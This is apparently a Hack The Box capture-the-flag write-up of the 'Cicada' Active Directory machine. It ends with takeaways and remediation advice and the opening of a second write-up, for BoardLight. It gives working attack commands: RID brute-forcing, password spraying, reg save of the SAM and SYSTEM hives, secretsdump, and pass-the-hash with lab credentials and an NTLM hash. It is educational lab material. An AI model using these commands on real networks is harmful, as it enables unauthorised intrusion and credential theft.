



Off the bat this looks like a AD box. Added cicada.htb to /etc/hosts. Lets check out SMB first. Ran netexec as it’s a new tool I want to be more familiar with.
netexec smb 10.129.231.149 -u “” -p “” –shares

Didn’t get anything eventful back. Checking with Smbclient to confirm we can’t connect unauthenticated.
smbclient -L -N //10.129.231.149/

And we can not. I want to check out LDAP and the http server next. I’ll check the http server on 5985 as I bet it’s nothing useful.

Got 404. Lets check out ldap. I was able to find some users with netexec RID brute using guest.
netexec smb 10.129.231.149 -u “guest” -p “” –rid-brute

Created a list with the users. Since guest worked here I just want to check smb again. We can see some interesting shares.
smbclient -L //10.129.231.149/ -U guest

I couldn’t get into /DEV. I was able to get into HR though.

Downloaded that file. I’m gonna bet its a default password for a recently onboarded user. And it is lol Cicada$M6Corpb*@Lp#nZp!8.

Sprayed the newly found crews.
nxc ldap cicada.htb -u users.txt -p ‘Cicada$M6Corpb*@Lp#nZp!8’

Michael didn’t change these creds. cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
Evil-winrm partially connected but then disconnected. I bet I have to reset his password. I tried to reset his password but he actually isn’t able to.

Going back to smbclient I want to see if michael has access to /DEV. He doesn’t though. Didn’t find anything further. I tried psexec to get a shell but none of the shares are writable.
/usr/bin/impacket-psexec cicada.htb/michael.wrightson@cicada.htb cmd.exe

I went through my notes and I rechecked the users authenticated and it looks like it found that david has his password in his description.
netexec smb 10.129.231.149 -u michael.wrightson -p ‘Cicada$M6Corpb*@Lp#nZp!8’ –users

david.orelious:aRt$Lp#7t*VQ!3
Couldn’t get a full shell with david yet. Went back to /DEV and david has access to that.
smbclient //10.129.231.149/DEV -U ‘cicada.htb/david.orelious’

Download it and read it.

Looks like emily’s credentials are here now. emily.oscars:Q!3@Lp#M6b*7t*Vt
Tried evil-winrm now and finally we get a shell.
evil-winrm -i 10.129.231.149 -u emily.oscars -p ‘Q!3@Lp#M6b*7t*Vt’

Did some local enumeration and came across our privileges and this looked like a recent box I did.

We can backup then dump SAM. Let’s back them up and download them to our machine first.
reg save hklm\sam .\sam
reg save hklm\system .\system
download sam
download system

Dump it and make sure to remove existing system and sam because I wasted some time cracking and trying a hash from a previous machine… 🙂
impacket-secretsdump -sam sam -system system LOCAL


And we get the Administrator hash. In the meantime I forgot to get user.txt so I grabbed that.
I couldn’t actually crack the hash but since we have the hash we can pass the hash.
evil-winrm -i 10.129.231.149 -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341

Got in and got root.
GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified a domain-joined Windows machine with ports including 53 (DNS), 88 (Kerberos), 135 (MSRPC), 389 (LDAP), 445 (SMB), and 5985 (WinRM). Added cicada.htb to /etc/hosts. Checked the HTTP port on 5985 and got a 404.
rustscan -a 10.129.231.149 –ulimit 5000 -b 2000 — -A -Pn
2 – SMB enumeration and default password discovery Tried unauthenticated SMB access with netexec and smbclient with no success. Used netexec RID brute-forcing with the guest account to enumerate domain users and built a user list. Reconnected to SMB as guest and found accessible shares including HR. Downloaded a file from the HR share containing a default onboarding password.
netexec smb 10.129.231.149 -u “guest” -p “” –rid-brute smbclient -L //10.129.231.149/ -U guest
Password found: Cicada$M6Corpb*@Lp#nZp!8
3 – Password spray and credential chain Sprayed the default password across all enumerated users via LDAP. Michael Wrightson had not changed his default credentials and authenticated successfully. Authenticated as michael and ran a user enumeration query which revealed david.orelious had his password stored in his account description field.
nxc ldap cicada.htb -u users.txt -p ‘Cicada$M6Corpb*@Lp#nZp!8’ netexec smb 10.129.231.149 -u michael.wrightson -p ‘Cicada$M6Corpb*@Lp#nZp!8’ –users
Credentials recovered: david.orelious:aRt$Lp#7t*VQ!3
4 – DEV share access and further credential discovery Michael did not have access to the DEV share but david did. Connected to DEV as david and found a file containing emily’s credentials in plaintext.
smbclient //10.129.231.149/DEV -U ‘cicada.htb/david.orelious’
Credentials recovered: emily.oscars:Q!3@Lp#M6b*7t*Vt
5 – WinRM access and user flag Authenticated via evil-winrm as emily and got a shell. Retrieved user.txt.
evil-winrm -i 10.129.231.149 -u emily.oscars -p ‘Q!3@Lp#M6b*7t*Vt’
6 – Privilege Escalation – SeBackupPrivilege SAM dump Enumerated emily’s privileges and identified SeBackupPrivilege, matching a previous box. Used it to back up the SAM and SYSTEM hives, downloaded them to the attack machine, and ran impacket-secretsdump to extract local account hashes.
reg save hklm\sam .\sam reg save hklm\system .\system impacket-secretsdump -sam sam -system system LOCAL
7 – Pass the hash as Administrator Cracking the Administrator hash was not successful but pass-the-hash with evil-winrm worked directly. Retrieved root.txt.
evil-winrm -i 10.129.231.149 -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341
Key Takeaways
- Default onboarding password not changed – A plaintext default password was stored in an HR share file and at least one user had not changed it. Default or temporary passwords must be rotated immediately on first login and enforcement must be technical rather than policy-based.
- Password stored in Active Directory account description field – David’s password was visible in his AD user description, readable by any authenticated domain user. AD description and comment fields must be audited for sensitive data regularly and credentials must never be stored in directory attributes.
- Plaintext credentials stored in a DEV share file – Emily’s credentials were stored in a plaintext file on a network share. Credentials must never be stored in files on shared drives and all shares must be audited for sensitive content on a regular basis.
- Credential chain across three accounts – A single default password led to three separate accounts through credential reuse and plaintext storage, ultimately enabling domain compromise. Each link in the chain represents a standalone critical finding and illustrates how credential hygiene failures compound.
- SeBackupPrivilege assigned to a standard user – Emily held SeBackupPrivilege allowing SAM and SYSTEM hive extraction without needing direct Administrator access. This privilege must be restricted to dedicated backup service accounts and monitored closely.
- NTLM hash sufficient for authentication without cracking – The Administrator hash was usable directly via pass-the-hash without ever needing the plaintext password. NTLM authentication should be disabled where possible and Credential Guard should be enabled to protect hashes in memory.
Remediation
[Immediate] Enforce password change on first login for all accounts Implement a technical control requiring all newly provisioned accounts to change their password before any other access is granted. Remove the HR share file containing the default password and rotate all accounts that used it. Audit all accounts for unchanged default passwords.
[Immediate] Remove credentials from all AD description and attribute fields Audit all Active Directory user and computer objects for passwords or sensitive data in description, comment, info, or any other attribute field. Remove all findings immediately and rotate affected credentials. Automate this check as part of a recurring AD health review.
[Immediate] Remove plaintext credentials from all network shares Audit all SMB shares for files containing credentials, connection strings, or other sensitive data. Remove any findings immediately and rotate the exposed credentials. Implement a data loss prevention control to detect credential patterns in files written to shared locations.
[Immediate] Review and restrict SeBackupPrivilege assignments Audit all accounts holding SeBackupPrivilege and SeRestorePrivilege. Remove the privilege from any account without an explicit operational backup requirement and assign it only to dedicated backup service accounts managed through a PAM solution.
[Short-term] Disable NTLM and enforce Kerberos authentication Configure Group Policy to restrict NTLM usage across the domain. Enable Windows Defender Credential Guard to prevent hash extraction from memory. Where NTLM cannot be fully disabled, enforce NTLMv2 at minimum and monitor for pass-the-hash indicators via SIEM alerting.
[Short-term] Enforce a strong password policy and disable weak passwords Implement a Fine-Grained Password Policy requiring a minimum of 15 characters with complexity for all domain accounts. Deploy a banned password list to prevent common patterns and dictionary words. Audit existing passwords against rockyou and common wordlists and force resets where weak passwords are identified.
[Long-term] Implement tiered Active Directory administration Adopt a tiered AD model separating workstation, server, and domain controller administration. Restrict privileged account usage to dedicated admin workstations and ensure standard user accounts cannot accumulate privileges through SeBackupPrivilege or similar assignments. Include AD security configuration in the regular penetration testing scope.
- Default onboarding password not changed – A plaintext default password was stored in an HR share file and at least one user had not changed it. Default or temporary passwords must be rotated immediately on first login and enforcement must be technical rather than policy-based.
-
BoardLight writeup
BoardLight writeup
Box name: BoardLight
Difficulty: Easy
OS: Linux
Overview: BoardLight is an easy difficulty Linux machine that features a Dolibarr instance vulnerable to CVE-2023-30253. This vulnerability is leveraged to gain access as www-data. After enumerating and dumping the web configuration file contents, plaintext credentials lead to SSH access to the machine. Enumerating the system, a SUID binary related to enlightenment is identified which is vulnerable to privilege escalation via CVE-2022-37706 and can be abused to leverage a root shell.
Link: https://app.hackthebox.com/machines/BoardLight?sort_by=created_at&sort_type=desc
Machine IP: 10.129.24.20

